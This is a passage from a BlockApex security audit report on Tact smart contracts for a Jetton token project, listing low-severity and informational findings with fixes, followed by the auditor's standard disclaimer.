- For txFee, enforce reasonable bounds, such as a minimum of 1% and a maximum of 5%
- For curveConfig, validate each parameter against predefined ranges

2.10 Lack of Fallback Handling for Invalid Offchain IDs Leads to Gas Loss

Severity: Low

Status: Fixed

Location :

1. `contracts/administrator.tact`

Description The `AdminCallClaimDexJetton` and `AdminCallSellJetton` functions in the Administrator contract are intended to perform operations involving Jetton contracts retrieved using `offchainMapDex` and `offchainMap`. These functions use an `offchainId` to locate corresponding Jetton contract addresses.

If the provided `offchainId` does not correspond to an existing entry in the respective mappings (offchainMapDex or offchainMap), the functions proceed without handling the case where the address is null. As a result:

- The operations silently fail to locate the contract.
- There is no fallback mechanism to notify the user or terminate the function gracefully.
- The user who invokes the function incurs gas fees despite no meaningful action being performed

The absence of an else clause or error-handling mechanism for invalid offchainId values results in a poor user experience and unnecessary expenditure of gas fees.

Recommendation :

- Introduce an else block to handle cases where the contract address is not found in the mappings.
- Provide appropriate feedback to the user by throwing an error or returning a meaningful response.

2.11 Recommendation to Use @stdlib/ownable Library for Improved Ownership Management

Severity: Info

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`
3. `contracts/gemz_dex_jetton.tact`

Description The Administrator contract implements manual ownership verification, repeating checks across multiple functions. While this is functional, it lacks the benefits of using the `@stdlib/ownable` library, which provides standardized and reusable traits for ownership management. The library includes features such as requireOwner for consistent checks and OwnableTransferable for secure ownership transfer.

References :

- Reference

2.12 Unused Functions and Messages Should Be Removed for Improved Code Readability

Severity: Info

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`

Description The code contains unused functions and messages that do not contribute to the functionality of the contract, such as:

1. **Functions:**

- **tokenBuyPrice**: This function calculates the token buy price with transaction fees, but it is not invoked anywhere in the contract
- **tokenSellPrice**: This function calculates the token sell price with transaction fees, but it is similarly unused

2. **Messages:**

- TripleAxe (message ID: 0x178d4510): This message is defined but lacks a corresponding receive handler, making it redundant.

Unused code can cause confusion for developers, unnecessarily increase the size of the contract, and potentially introduce future maintenance challenges.

Recommendation Analyze the entire codebase to identify and remove unused functions and messages, including the examples mentioned above

2.13 Unnecessary Signature Verification in Functions Without Code Deployment

Severity: Info

Status: Fixed

Location :

1. `contracts/administrator.tact`

Description The Administrator contract employs signature verification (checkSignature) in multiple functions to ensure the authenticity of the msg.code field. However, in several cases, this verification is redundant because the functionality does not involve code deployment or initialization. In such cases, the presence of msg.code is unnecessary, and verifying its signature adds no value to the operation, resulting in inefficiency and confusion. Moreover, where authorization is the goal, a simple require statement ensuring that the caller is the contract owner would suffice.

Affected functions include:

1. **JettonDeploy**: This function calls the jettonDeploy method, where the state is initialized using the contract's internal configuration (initOf), not msg.code. The msg.code verification serves no purpose in this context.
2. **JettonDexDeploy**: Similar to JettonDeploy, this function initializes a state internally, making the msg.code signature check redundant.
3. **AdminCallTransferJetton**: When the specified address is unavailable, the function calls JettonDeploy, which internally initializes the code. Sending msg.code in this context is unnecessary unless explicitly deploying using JettonDeployWithCode.
4. **AdminCallClaimDexJetton:** This function does not deploy or initialize a state. Signature verification is irrelevant, and a require statement ensuring ownership would be more appropriate.
5. **AdminCallSellJetton:** As there is no deployment in this function, the signature check is unnecessary.

Disclaimer:

The smart contracts provided by the client with the purpose of security review have been thoroughly analyzed in compliance with the industrial best practices till date w.r.t. Smart Contract Weakness Classification (SWC) and Cybersecurity Vulnerabilities in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token (if any), its sale, or any other aspect of the project that contributes to the protocol's public marketing.

Crypto assets/ tokens are the results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third party should rely on the reports in any way, including to make any decisions to buy or sell any token, product, service, or asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the programmable code and only the programmable code, we note, as being within the scope of our review within this report. The smart contract programming language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer or any other areas beyond the programming language's compiler scope that could present security risks.

This security review cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While BlockApex has done their best in conducting the analysis and producing this report, it is important to note that one should not rely on this report only - we recommend proceeding with several independent code security reviews and a public bug bounty program to ensure the security of smart contracts